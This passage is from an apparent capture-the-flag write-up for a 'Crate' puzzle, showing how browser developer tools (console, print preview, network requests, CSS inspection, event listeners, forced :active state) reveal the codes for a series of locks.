


Figure 172 - Crate Screenshot

Question 1




Figure 173 - Crate Screenshot

An easy one to start off – going to the console and scrolling up reveals the first code. At this point it's worth noting that on each refresh, the values change so whatever codes are shown here, won't be replicated for others.




Figure 174 - Crate Screenshot

Question 2




Figure 175 - Crate Screenshot

Another fairly easy one – doing a print preview shows us the next code.




Figure 176 - Crate Screenshot

Question 3




Figure 177 - Crate Screenshot

Doing what it says, examining the network requests, specifically XHR gives us the next answer.




Figure 178 - Crate Screenshot

Question 4




Figure 179 - Crate Screenshot

Question 5




Figure 180 - Crate Screenshot

Another easy one




Figure 181 - Crate Screenshot

Question 6




Figure 182 - Crate Screenshot

A bit more involved but not by much. Inspecting the hologram reveals that it has a `perspective`⁶³ CSS property attached to it.




Figure 183 - Crate Screenshot

The clue says to increase the current value but removing the property works just as well. This can be done by just unchecking the box in the right-hand pane.

⁶³ <https://developer.mozilla.org/en-US/docs/Web/CSS/perspective>

```
.hologram {  
    perspective: 15px;  
    width: 150px;  
    height: 100px;  
    border-radius: 20px;  
    transition: perspective 5s;  
}
```

Figure 184 - Crate Screenshot

This then reveals the code.



Figure 185 - Crate Screenshot

Question 7

The font you're seeing is pretty slick,
but this lock's code was my first pick.

In the `font-family` CSS property, you can list
multiple fonts, and the first available font on the
system will be used.

Figure 186 - Crate Screenshot

Another simple one – inspecting the font, specifically the `font-family`⁶⁴ property gives us the code for this lock.

⁶⁴ <https://developer.mozilla.org/en-US/docs/Web/CSS/font-family>

```
.instructions {  
    font-family: 'ND5FVJ57', 'Beth Ellen', cursive;  
}
```

Figure 187 - Crate Screenshot

Question 8

In the event that the .eggs go bad, you must figure out who will be sad.
Google: "[your browser name] view event handlers"

Figure 188 - Crate Screenshot

In CSS specifically, `.eggs` would indicate a class⁶⁵ of `eggs` has been given to one or more elements. Inspecting the page once again, we can see that there is only one instance.

```
▼<div class="instructions">  
    "In the event that the "  
    <span class="eggs">.eggs</span>  
    " go bad, you must figure out who will be sad."  
</div>
```

Figure 189 - Crate Screenshot

With the specific element selected, going to the right-hand pane and selecting event listeners, we see a synonym of "go bad" in "spoil", expanding the tree gives us the code for this lock.

⁶⁵ https://developer.mozilla.org/en-US/docs/Web/CSS/Class_selectors

The screenshot shows the Chrome DevTools interface with the 'Event Listeners' tab selected. At the top, there are filter options: 'C' (checked), 'Ancestors' (checked), 'All' (checked), and 'Framework listeners' (checked). Below these, a list of event listeners is displayed under the 'spoil' event. One listener is shown in detail:

- span.eggs: Remove [2c5796e2-2967-4238-bdee-14474ebbc377:1](#)
- handler: `()=>window['VERONICA']='sad'`
- [[Scopes]]: Scopes[3]
- [[FunctionLocation]]: <unknown>
- __proto__: `f ()`
- name: ""
- length: 0
- caller: (...)
- arguments: (...)
- once: false
- passive: false
- useCapture: false

Figure 190 - Crate Screenshot

Question 9

This next code will be unredacted, but only when all the chakras are :active.

`:active` is a css pseudo class that is applied on elements in an active state.

Google: "[your browser name] force psudo classes"

Figure 191 - Crate Screenshot

Inspecting the page shows up several elements with the class `chakra` attached to them.

```
<div class="instructions">
  "This "
  <span class="chakra">next</span> == $0
  " code will be "
  <span class="chakra">unredacted</span>
  ", but "
  <span class="chakra">only</span>
  <span class="chakra">when</span>
  " all the "
  <span class="chakra">chakras</span>
  " are "
  <span class="subtle">:</span>
  "active."
</div>
```

Figure 192 - Crate Screenshot

Using the right-hand pane and the styles tab, we can see what CSS styles are being associated with the class.

```
span.chakra {
  position: relative;
}
span.chakra:active:after {
  content: '';
  position: absolute;
  font-family: monospace;
  font-weight: bold;
  color: #bb0000;
  font-size: 1.5em;
  top: -12px;
}
span.chakra:nth-child(1):active:after {
  content: 'L7';
}
span.chakra:nth-child(2):active:after {
  content: 'U4';
}
span.chakra:nth-child(3):active:after {
  content: 'I';
}
span.chakra:nth-child(4):active:after {
  content: 'PI';
}
span.chakra:nth-child(5):active:after {
  content: '2';
}
```

Figure 193 - Crate Screenshot

The code for the lock can be seen here but there is another way to do it. In a previous screenshot, simple right-hand clicking on the element in question and selecting **Force State > :active**, will, as should be clear, force the active state⁶⁶ upon the element, thus initiating the relevant CSS style.

